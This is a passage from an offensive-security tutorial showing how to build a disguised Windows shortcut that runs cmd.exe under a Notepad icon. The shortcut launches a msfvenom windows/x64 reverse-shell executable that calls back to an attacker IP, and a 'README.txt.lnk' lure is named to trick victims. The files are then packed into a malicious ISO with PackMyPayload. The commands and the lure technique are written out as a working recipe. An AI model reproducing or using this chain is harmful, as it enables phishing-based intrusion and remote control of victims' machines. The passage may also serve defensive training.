that should be mimicked by this shortcut. I selected "Note pad" here.



The screenshot shows the 'Lnkgen by jfmaes' application window. It has a title bar with a minus, maximize, and close button. The interface includes several input fields and checkboxes. The 'Target exe' field contains 'C:\Windows\System32\cmd.exe' with a 'Browse...' button to its right. The 'Icon' field contains 'C:\Users\nspadm\Downloads\Hopstarter-Sleek-Xp-Basi' with a 'Browse...' button to its right. There is a document icon to the right of these fields. Below these, there are checkboxes for 'Arguments', 'Description' (which is checked), 'Bamboozle (prepend whitespaces)', and 'Expert Mode (disable valid file checks + enable ADS)'. The 'Description' field contains the text 'Notepad'. At the bottom center, there is a 'Generate' button.

Lnkgen by jfmaes

Target exe: C:\Windows\System32\cmd.exe [Browse...]

Icon: C:\Users\nspadm\Downloads\Hopstarter-Sleek-Xp-Basi [Browse...]

☐ Arguments


☒ Description: Notepad

☐ Bamboozle (prepend whitespaces)

☐ Expert Mode (disable valid file checks + enable ADS)


[Generate]

I click on "Generate" and the shortcut is successfully generated. I named it "test1.lnk" as I am really testing the tool. When I click on the shortcut, I successfully get a CMD shell opened as shown below.



Now, let's come to "Arguments" option. The "Arguments" option is used to specify commands to run after opening a program. For example, in my case, I want the shortcut I generated to open a

CMD window and then run command `/c start firefox.exe` in CMD.



Lnkgen by jfmaes

Target exe: C:\Windows\System32\cmd.exe

Icon: C:\Users\nspadm\Downloads\Hopstarter-Sleek-Xp-Basi

☒ Arguments: /c start firefox.exe


☒ Description: Notepad

☐ Bamboozle (prepend whitespaces)

☐ Expert Mode (disable valid file checks + enable ADS)

Generate

This command starts Firefox browser. We can start any program like this.




Lnkgen by jfmaes

Target exe: C:\Windows\System32\cmd.exe

Icon: C:\Users\nspadm\Downloads\Hopstarter-Sleek-Xp-Basi

☒ Arguments: /c start powershell.exe



Lnkgen by jfmaes

Target exe: C:\Windows\System32\cmd.exe

Icon: C:\Users\nspadm\Downloads\Hopstarter-Sleek-Xp-Basi

☒ Arguments

☒ Description

☐ Bamboozle (pre

☐ Expert Mode (d

Success

Your Ink is generated successfully and saved at: C:\Users\nspadm\Downloads\SharpLNKGen-UI-main\test12.Ink

OK

Generate


```

C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\nspadm\Downloads\SharpLNKGen-UI-main>

```

Fine. I successfully generated a shortcut and started whatever programs I like. Although I am a bit of a script kiddie, I don't want to start the program that is already installed on the victim's computer. What I want is to execute any executable I want (Hacker's smile).

I have my mind set on many executables but for start let's create a reverse shell executable payload with msfvenom as shown below.

```

(kali@kali) - [~/Attackware/PackMyPayload]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.40.153
LPOR=8383 -f exe > shellx64_8383.exe
[-] No platform was selected, choosing Msf::Module::Platform::Wind
ows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes

```

Now, let's generate a shortcut that opens CMD window and then executes this payload I just created (shellx64-8883-exe). I named this shortcut "READ ME.TXT.LNK". Why? You will see soon.

Lnkgen by jfmaes

Target exe: C:\Windows\System32\cmd.exe [Browse...]

Icon: C:\Users\nspadm\Downloads\Hopstarter-Sleek-Xp-Basi [Browse...]


☒ Arguments: /c start shellx64_8383.exe

☒ Description: Notepad

☐ Bamboozle (prepend whitespaces)

☐ Expert Mode (disable valid file checks + enable ADS)

[Generate]



I copied both files "shellx64 _8383).exe" and "README.txt.lnk" to a directory named "lab" on my Kali machine.

ISO

NOW let's generate malicious ISO file. For this, I will be using a tool named PackMyPayload that can package any payloads we want as ZIP, 7ZIP, PDF, ISO, INC, CAB, VHD, VHDK. For this scenario, I will use it to generate a ISO file (the download information of this tool is given in our Downloads section).

```
(kali@kali) - [~/Attackware]
$ git clone https://github.com/mgeeky/PackMyPayload
Cloning into 'PackMyPayload'...
remote: Enumerating objects: 100, done.
remote: Counting objects: 100% (100/100), done.
remote: Compressing objects: 100% (75/75), done.
remote: Total 100 (delta 41), reused 74 (delta 24), pack-reused 0
Receiving objects: 100% (100/100), 3.59 MiB | 1.61 MiB/s, done.
Resolving deltas: 100% (41/41), done.

(kali@kali) - [~/Attackware]
$
```

Once the repository is successfully cloned, we need to install all the requirements as shown below.

Researchers have discovered a new loader named BumbleBee that is being spread through shortcut files and ISO files.


```
└─(kali㉿kali) - [~/Attackware]
```

```
$ cd PackMyPayload
```

```
